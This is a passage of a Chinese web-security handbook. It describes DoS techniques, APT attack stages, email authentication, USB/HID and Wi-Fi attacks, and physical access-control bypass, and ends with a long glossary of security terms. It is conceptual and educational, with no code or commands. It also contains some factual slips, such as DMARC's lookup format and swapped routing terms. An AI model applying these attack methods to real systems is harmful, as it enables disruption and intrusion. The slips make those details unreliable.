- IDN homograph attack
- Black Hat Unicode Security
- Request encoding to bypass web application firewalls
- domain hacks with unusual unicode characters
- 其实你并不懂 Unicode

12.6 JSON

JSON (JavaScript Object Notation) 是许多数据格式通信的基石。

12.6.1 安全风险

- 重复的 key `{"test": 1, "test": 2}`
- 特殊的 key 值 `\x00` `\x0d` `\ud800` `"` 等
- 序列化
- **特定的数值**
  - 超过上限的整数
  - 科学计数法
  - null 值的不同表示

12.6.2 参考链接

相关规范

- RFC 8259 The JavaScript Object Notation (JSON) Data Interchange Format
- ECMA-404 The JSON data interchange syntax
- json5

12.7 拒绝服务攻击

12.7.1 简介

DoS（Denial of Service）指拒绝服务，是一种常用来使服务器或网络瘫痪的网络攻击手段。

在平时更多提到的是分布式拒绝服务（DDoS，Distributed Denial of Service）攻击，该攻击是指利用足够数量的傀儡计算机产生数量巨大的攻击数据包，对网络上的一台或多台目标实施 DDoS 攻击，成倍地提高威力，从而耗尽受害目标的资源，迫使目标失去提供正常服务的能力。

12.7.2 UDP 反射

基于 UDP 文的反射 DDoS 攻击是拒绝服务攻击的一种形式。攻击者不直接攻击目标，而是利用互联网中某些开放的服务器，伪造被攻击者的地址并向该服务器发送基于 UDP 服务的特殊请求报文，使得数倍于请求报文的数据被发送到被攻击 IP，从而对后者间接形成 DDoS 攻击。

常用于 DoS 攻击的服务有:

- NTP
- DNS
- SSDP
- Memcached

其中 DNS 攻击主要是指 DNS Request Flood、DNS Response Flood、虚假源 + 真实源 DNS Query Flood、权威服务器攻击和 Local 服务器攻击。

12.7.3 TCP Flood

TCP Flood 是一种利用 TCP 协议缺陷的攻击，这种方式通过伪造 IP 向攻击服务器发送大量伪造的 TCP SYN 请求，被攻击服务器回应握手包后（SYN+ACK），因为伪造的 IP 不会回应之后的握手包，服务器会保持在 SYN_RECV 状态，并尝试重试。这会使得 TCP 等待连接队列资源耗尽，正常业务无法进行。

12.7.4 Shrew DDoS

Shrew DDoS 利用了 TCP 的重传机制，调整攻击周期来反复触发 TCP 协议的 RTO，达到攻击的效果。其数据包以固定的、恶意选择的慢速时间发送，这种模式能够将 TCP 流量限制为其理想速率的一小部分，同时以足够低的平均速率进行传输以避免检测。

现代操作系统已经对 TCP 协议进行了相应的修改，使得其不受影响。

12.7.5 Ping Of Death

在正常情况下不会存在大于 65536 个字节的 ICMP 包，但是报文支持分片重组机制。通过这种方式可以发送大于 65536 字节的 ICMP 包并在目标主机上重组，最终会导致被攻击目标缓冲区溢出，引起拒绝服务攻击。

现代操作系统已经对这种攻击方式进行检查，使得其不受影响。

12.7.6 Challenge Collapsar (CC)

CC 攻击是一种针对资源的 DoS 攻击，攻击者通常会常用请求较为消耗服务器资源的方式来达到目的。

CC 攻击的方式有很多种，常见的攻击可以通过大量访问搜索页、物品展示页等消耗大的功能来实现。部分 HTTP 服务器也可通过上传超大文件、发送大量且复杂的参数的请求来实现攻击。

12.7.7 慢速攻击

HTTP 慢速攻击是由 Wong Onn Chee 和 Tom Brennan 在 2012 年的 OWASP 大会上正式披露，用低速发包来消耗服务器资源以达到拒绝服务的目的。

慢速攻击分为 Slow headers / Slow body / Slow read 三种攻击方式。Slow headers 一直不停的慢速发送 HTTP 头部，消耗服务器的连接和内存资源。Slow body 发送一个 Content-Length 很大的 HTTP POST 请求，每次只发送很少量的数据，使该连接一直保持存活。Slow read 以很低的速度读取 Response。

12.7.8 基于服务特性

- **压缩包解压**
  - 巨大的 0 字节的压缩包
- **读文件**
  - 读 `/dev/urandom` 等无限制的文件
- **受限制的反序列化**
  - 反序列化巨大的数组
- **正则解析**

- 消耗巨大的回溯表达式

12.7.9 常用的防护方式

- 基于特定攻击的指纹检测攻击，对相应流量进行封禁/限速操作
- 对正常流量进行建模，对识别出的异常流量进行封禁/限速操作
- 基于 IP/端口进行综合限速策略
- 基于地理位置进行封禁/限速操作

12.7.10 参考链接

- linux academy dos
- slowhttptest Application Layer DoS attack simulator
- Slowloris wiki

12.8 邮件安全

12.8.1 常用概念

邮件安全常用的概念是 SPF、DKIM 和 DMARC。其中 SPF (Sender Policy Framework) 是一条特殊的 DNS 记录，用于设定合法的发送邮件的 IP。

DKIM (DomainKeys Identified Mail) 将数字签名添加到电子邮件消息的标题中，使邮件服务器拥有确保邮件内容没有更改的能力，同样 DKIM 也存在于 DNS 中。通过查询 `<selector>._domainkey.example.com` 的 txt 记录查询。

DMARC(Domain-based Message Authentication): 通过查询 `<selector>._domainkey.example.com` 的 txt 记录查询。

12.9 APT

12.9.1 简介

APT (Advanced Persistent Threat)，翻译为高级持续威胁。2006 年，APT 攻击的概念被正式提出，用来描述从 20 世纪 90 年代末到 21 世纪初在美国军事和政府网络中发现的隐蔽且持续的网络攻击。

APT 攻击多用于指利用互联网进行网络间谍活动，其目标大多是获取高价值的敏感情报或者控制目标系统，对目标系统有着非常严重的威胁。

发起 APT 攻击的通常是一个组织，其团体是一个既有能力也有意向持续而有效地进行攻击的实体。个人或者小团体发起的攻击一般不会被称为 APT，因为即使其团体有意图攻击特定目标，也很少拥有先进和持久的资源来完成相应的攻击行为。

APT 的攻击手段通常包括供应链攻击、社会工程学攻击、零日攻击和僵尸网络等多种方式。其基于这些攻击手段将将自定义的恶意代码放置在一台或多台计算机上执行特定的任务，并保持在较长的时间内不被发现。

和传统的大面积扫描的攻击方式不同，因为 APT 攻击通常只面向单一特定的目标，且多数攻击会综合一系列手段来完成一次 APT 攻击，使其有着非常高的隐蔽性和复杂性，让对 APT 攻击的检测变得相当困难。顾名思义，APT 的特征主要体现在下面这三个方面。

12.9.2 高级性（Advanced）

APT 攻击会结合当前所有可用的攻击手段和技术，使得攻击具有极高的隐蔽性和渗透性。

网络钓鱼就是其中的一种攻击方式。攻击者通常会结合社会工程学等手段来伪造可信度非常高的电子邮件，冒充目标信任的公司或者组织来发送难以分辨真假的对目标诱惑度很高恶意电子邮件。通过这些邮件来诱使被受害者访问攻击者控制的网站或者下载恶意代码。

APT 攻击通常还会采用其他的方式来伪装自己的攻击行为，从而实现规避安全系统检测的目的。比如有的恶意代码会通过伪造合法签名来逃避杀毒软件检测。以震网病毒为例，其在攻击时就使用了白加黑的模式，利用合法的证书对其代码进行了签名，这种攻击方式会使得大部分恶意代码查杀引擎会直接认为恶意代码是合法的，而不进行任何的检测。

除了利用合法签名绕过检测，APT 攻击者在攻击过程中也经常利用第三方的站点作为媒介来攻击目标，而不是使用传统的点到点攻击模式。这种模式通常被称为水坑攻击。

水坑攻击是一种入侵的手法，一般来说，是在攻击者对目标有一定了解后，确定攻击目标经常访问的网站，而后入侵其中的一个或几个网站，并对这些网站植入恶意代码，最后来实现借助该网站感染目标的能力。因为这种攻击借助了目标信任的第三方网站，攻击的成功率相对钓鱼攻击来说要高出很多。

另外一个能体现 APT 攻击高级性的特征是零日漏洞，目前国际上黑市一个零日漏洞的价格在数十万到数百万不等，每一个零日漏洞的稳定利用都需要大量的资源投入。而在 APT 攻击中，零日漏洞的利用非常广泛。以 APT28 为例，据统计，仅 2015 年一年当中 APT28 在攻击中就至少使用了六个零日漏洞。

12.9.3 持续性（Persistent）

和传统的基于短期利益的网络攻击有很大的不同。APT 攻击的过程通常包括多个实施阶段。攻击者很很多情况下都是使用逐层渗透的方式来突破高级的防御系统，整个攻击过程一般持续时间会达到几个月甚至数年。一般来说，APT 攻击可以分为以下几个阶段。

侦查阶段

为了能够找到目标的脆弱点，攻击者通常会做大量的准备工作。在这个阶段攻击者多会使用基于大数据分析的隐私收集或者基于社会工程学的攻击来收集目标的信息，为了之后的攻击做出充分的准备。

初次入侵阶段

基于初次侦查的信息，攻击者通常能收集到目标所使用的软件、操作系统系统版本等信息。在获取这些信息后，攻击者可以挖掘软件对应版本的零日漏洞或者使用已知漏洞来对系统做出初期的入侵行为，获取对目标一定的控制权限。

权限提升阶段

在复杂网络中，攻击者初次入侵所获得的权限通常是较低的权限，而为了进一步的攻击，攻击者需要获取更高的权限来完成其需要的攻击行为。在这个阶段，攻击者通常会使用权限提升漏洞或者爆破密码等行为来实现权限提升的目的，最后获得系统甚至域的管理员权限。

保持访问阶段

在成功入侵目标计算机并且有一定的权限之后，攻击者一般会使用各种方式来保持对系统的访问权限。其中一个比较常用的方式是窃取合法用户的登录凭证。当获取了用户的访问凭证之后，可以使用远程控制工具（RAT，Remote Access Tools）来建立连接，并在连接建立之后，植入特定的后门来达到持续控制的效果。

横向扩展阶段

当攻击者掌握一定的目标之后，会以较慢且较隐蔽的方式逐渐在内网扩散。主要方式是先在内网进行一定的侦查。基于这些侦查，获得内网计算机的相关信息，并结合这些信息使用软件漏洞或者弱密码爆破等手段来进行横向的进一步渗透，获取更多的权限和信息。

攻击收益阶段

APT 攻击的主要目的是窃取目标系统的信息或对其造成一定的破坏。在完成横向扩展控制一定的内网机器后。以收集信息为目标的攻击者会使用加密通道的方式把获取的信息逐渐回传并消除入侵痕迹。而以造成破坏为目标的攻击，则在这个阶段进行相应的攻破坏。

12.9.4 威胁性（Threat）

和传统攻击不同，APT 攻击的攻击手段和方案大都是针对特定的攻击对象和目的来设计。相对其他攻击，攻击者有着非常明确的目标和目的，很少会使用自动化的攻击方式，而是精确的攻击。

另外 APT 的目标多是政府机构、金融、能源等敏感企业、部门，一旦这些目标被成功攻击，其影响往往十分巨大。据目前已知的信息，在美国、俄罗斯等国的大选中，以及欧洲一些政治事件中，都有 APT 攻击出现。APT 攻击已经成为国家之前斗争的一种重要手段。

12.9.5 相关事件

- 2010 年伊朗震网病毒
- 2013 美国棱镜门事件
- ...

12.9.6 IoC

IoC (Indicators of Compromise) 在取证领域被定义为计算机安全性被破坏的证据。

常见的 IoC 有以下几种：

- hash
- IP
- 域名
- 网络
- 主机特征
- 工具
- TTPs

12.9.7 参考链接

- APT 分析及 TTPs 提取

12.10 供应链安全

12.10.1 参考链接

- Introducing SLSA, an End-to-End Framework for Supply Chain Integrity

12.11 近源渗透

12.11.1 USB 攻击

BadUSB

通过重新编程 USB 设备的内部微控制器，来执行恶意操作，例如注册为键盘设备，发送特定按键进行恶意操作。

AutoRUN

根据主机配置的方式，一些操作系统会自动执行位于 USB 设备存储器上的预定文件。可以通过这种方式执行恶意软件。

USB Killer

通过特殊的 USB 设备基于电气等方式来永久销毁设备。

侧信道

通过改装 USB 增加一些监听/测信道传输设备。

HID 攻击

HID(human interface device) 指键盘、鼠标等用于为计算机提供数据输入的人机交互设备。HID 攻击指攻击者将特殊的 USB 设备模拟成为键盘，一旦连接上计算机就执行预定的恶意操作。HID 攻击可以基于 Android 设备、数据线设备等实施。

12.11.2 Wi-Fi

密码爆破

基于 WPA2 的验证方式，Wi-Fi 可以通过抓握手包的方式进行线下的密码爆破。

信号压制

可以使用大功率的设备捕获握手包并模仿目标 AP，从而实现中间人攻击。

12.11.3 门禁

电磁脉冲

部分电子门禁和电子密码锁的电子系统中集成电路对电磁脉冲比较敏感，可以通过外加电磁脉冲 (Electromagnetic Pulse，EMP) 的方式破坏设备，来实现打开的效果。

IC 卡

基于变色龙等设备可以使用模拟、破解、复制 IC 卡破解门禁。

12.11.4 参考链接

- 近源渗透硬件指北
- 红蓝对抗之近源渗透

12.12 常见术语

12.12.1 系统相关

- WMI (Windows Management Instrumentation)

12.12.2 网络相关

网络协议

- 轻型目录访问协议 (Lightweight Directory Access Protocol, LDAP)
- 标识名 (Distinguished Name, DN)
- 相对标识名 (Relative Distinguished Name, RDN)
- 服务器消息块 (Server Message Block, SMB)
- 网络文件共享系统 (Common Internet File System, CIFS)
- SMTP (Simple Mail Transfer Protocol)
- 简单网络管理协议 (Simple Network Management Protocol, SNMP)
- POP3 (Post Office Protocol 3)
- IMAP (Internet Mail Access Protocol)
- HTTP (HyperText Transfer Protocol)
- HTTPS (HyperText Transfer Protocol over Secure Socket Layer)
- 动态主机配置协议 (Dynamic Host Configuration Protocol, DHCP)
- 远程过程调用 (Remote Procedure Call, RPC)
- Java 调试线协议 (Java Debug Wire Protocol, JDWP)
- 网络文件系统 (Network File System, NFS)
- 服务主体名称 (Service Principal Names, SPN)
- 简单身份验证 (Simple Authentication and Security Layer, SASL)
- 链路本地多播名称解析 (Link-Local Multicast Name Resolution, LLMNR)

路由系统

- 自治系统 (Autonomous System, AS)
- 内部网关协议 (Interior Gateway Protocol, IGP)
- 外部网关协议 (External Gateway Protocol, EGP)
- 域内路由选择 (interdomain routing)
- 域间路由选择 (intradomain routing)
- 路由信息协议 (Routing Information Protocol, RIP)
- 开放最短路径优先 (Open Shortest Path First, OSPF)
- 动态路由协议 (Dynamic Routing Protocols, DRP)
- 首跳冗余性协议 (First Hop Redundancy Protocols, FHRP)
- 热备份路由器协议 (Hot Standby Router Protocol, HSRP)
- 虚拟路由冗余协议 (Virtual Router Redundancy Protocol, VRRP)
- 网关负载均衡协议 (Gateway Load Balancing Protocol, GLBP)
- 网络地址转换 (Network Address Translation, NAT)
- 点对点协议 (Point-to-Point Protocol, PPP)
- 生成树协议 (Spanning Tree Protocol, STP)
- QUIC (Quick UDP Internet Connections)

网络应用

- 证书透明度 (Certificate Transparency, CT)
- DNS 证书颁发机构授权 (DNS Certification Authority Authorization, CAA)
- 应用级网关 (Application Level Gateway, ALG)

Kerberos

- 密钥分发中心 (Key Distribution Center, KDC)
- 认证服务器 (Authentication Server, AS)
- 票据授权服务器 (Ticket Granting Server, TGS)

12.12.3 开发相关

- REST (Representation State Transformation)

12.12.4 安全相关

- **缺点 (defect / mistake)**
  - 软件在实现上和设计上的弱点
  - 缺点是缺陷和瑕疵的统称
- **缺陷 (bug)**
  - 实现层面的软件缺点
  - 容易被发现和修复
  - 例如：缓冲区溢出
- **瑕疵 (flaw)**
  - 一种设计上的缺点，难以察觉
  - 瑕疵往往需要人工分析才能发现
  - 软件系统中错误处理或恢复模块，导致程序不安全或失效
- **漏洞 (vulnerability)**
  - 可以用于违反安全策略的缺陷或瑕疵
- 交互式应用程序安全测试 (Interactive Application Security Testing, IAST)
- 动态应用程序安全测试 (Dynamic Application Security Testing, DAST)
- 静态应用程序安全测试 (Static Application Security Testing, SAST)
- ATT&CK™ (Adversarial Tactics, Techniques, and Common Knowledge, ATT&CK)
- 横向移动 (Lateral Movement)

安全开发

- 安全信息和事件管理 (Security Information Event Management, SIEM)
- 自动化响应 SOAR 模型 (Security Orchestration, Automation and Response, SOAR)
- SDL (Security Development Lifecycle)

安全策略

- 跨域资源共享策略 (Cross-Origin Resource Sharing, CORS)
- 发件人策略框架 (Sender Policy Framework, SPF)
- 域名密钥识别邮件 (DomainKeys Identified Mail, DKIM)

- 基于域名的消息认证报告与一致性协议 (Domain-based Message Authentication, Reporting and Conformance, DMARC)
- DNSSEC (The Domain Name System Security Extensions)
- 基于 DNS 的命名实体身份验证 (DNS-based Authentication of Named Entities, DANE)

安全模型

- 构建安全成熟度模型 (Building Security In Maturity Model, BSIMM)

12.12.5 攻击相关

漏洞类型

- 跨站脚本攻击 (Cross Site Scripting, XSS)
- 跨站请求伪造 (Cross-Site Request Forgery, CSRF)
- 中间人攻击 (Man-in-the-middle, MITM)
- 服务端请求伪造 (Server Side Request Forgery, SSRF)
- 高级持续威胁 (Advanced Persistent Threat, APT)
- 远程命令执行 (Remote Command Execute, RCE)
- 远程代码执行 (Remote Code Execute, RCE)
- 带外数据 (Out-Of-Band, OOB)

攻击方式

- 鱼叉攻击 (Spear Phishing)
- 水坑攻击 (Water Holing)
- 分布式拒绝服务 (Distributed Denial of Service, DDoS)

12.12.6 防御相关

- IoC (Indicators of Compromise)

防御技术

- 网络检测响应 (Network-based Detection and Response, NDR)
- 终端检测响应 (Endpoint Detection and Response, EDR)

- 托管检测响应 (Managed Detection and Response, MDR)
- 扩展检测响应 (Extended Detection and Response, XDR)
- 自适应安全架构 (Adaptive Security Architecture, ASA)
- 零信任网络访问 (Zero Trust Network Access, ZTNA)
- 云安全配置管理 (Cloud Security Posture Management, CSPM)

防护设施

- 入侵检测系统 (Intrusion Detection System, IDS)
- 主机型入侵检测系统 (Host-based Intrusion Detection System, HIDS)
- 主机入侵防御系统 (Host Intrusion Prevent System, HIPS)
- RASP (Runtime Application Self-protection)
- 统一端点管理 (Unified Endpoint Management, UEM)

12.12.7 运维

- 智能运维 (Artificial Intelligence for IT Operations, AIOps)
- 风险和脆弱性评估 (Risk and Vulnerability Assessments, RVA)
- 计算机安全应急响应组 (Computer Emergency Response Team, CERT)

12.12.8 认证

- 单点登录 (Single Sign-On, SSO)
- 双因素认证 (Two-Factor Authentication, 2FA)
- 多因素认证 (Multi-Factor Authentication, MFA)
- 一次性密码 (One-Time Password, OTP)

Kerbose

- 认证服务器 (Authentication Server, AS)
- 密钥分发中心 (Key Distribution Center, KDC)
- 票据授权票据，票据的票据 (Ticket Granting Ticket, TGT)
- 票据授权服务器 (Ticket Granting Server, TGS)
- 特定服务提供端 (Service Server, SS)

12.12.9 可信计算

- 可信平台模块 (Trusted Platform Module, TPM)

12.12.10 云

容器

- 容器运行时 (Container Runtime Interface, CRI)
- 开放容器标准 (Open Container Initiative, OCI)
- 开放容器格式标准 (Open Container Format, OCF)

计算

- 弹性云计算 (Elastic Compute Cloud, EC2)
- 阿里云弹性云计算 (Elastic Compute Service, ECS)
- 云服务器 (Cloud Virtual Machine, CVM)

存储

- 简单存储服务 (Simple Storage Service, S3)
- 对象存储 (Cloud Object Storage, COS)

XaaS

- 函数即服务 (Function as a Service, FaaS)
- 容器即服务 (Container as a Service, CaaS)
- 软件即服务 (Software as a Service, SaaS)
- 平台即服务 (Platform as a Service, PaaS)
- 基础设施即服务 (Insfrastructure as a Service, IaaS)

特定平台

- OCI (Oracle Cloud Infrastructure)

其他服务

- 元数据服务 (Instance Metadata Service, IMDS)
- 持续集成 (Continuous Integration, CI)
- 持续交付 (Continuous Deployment, CD)
- 边缘计算机器 (Edge Computing Machine, ECM)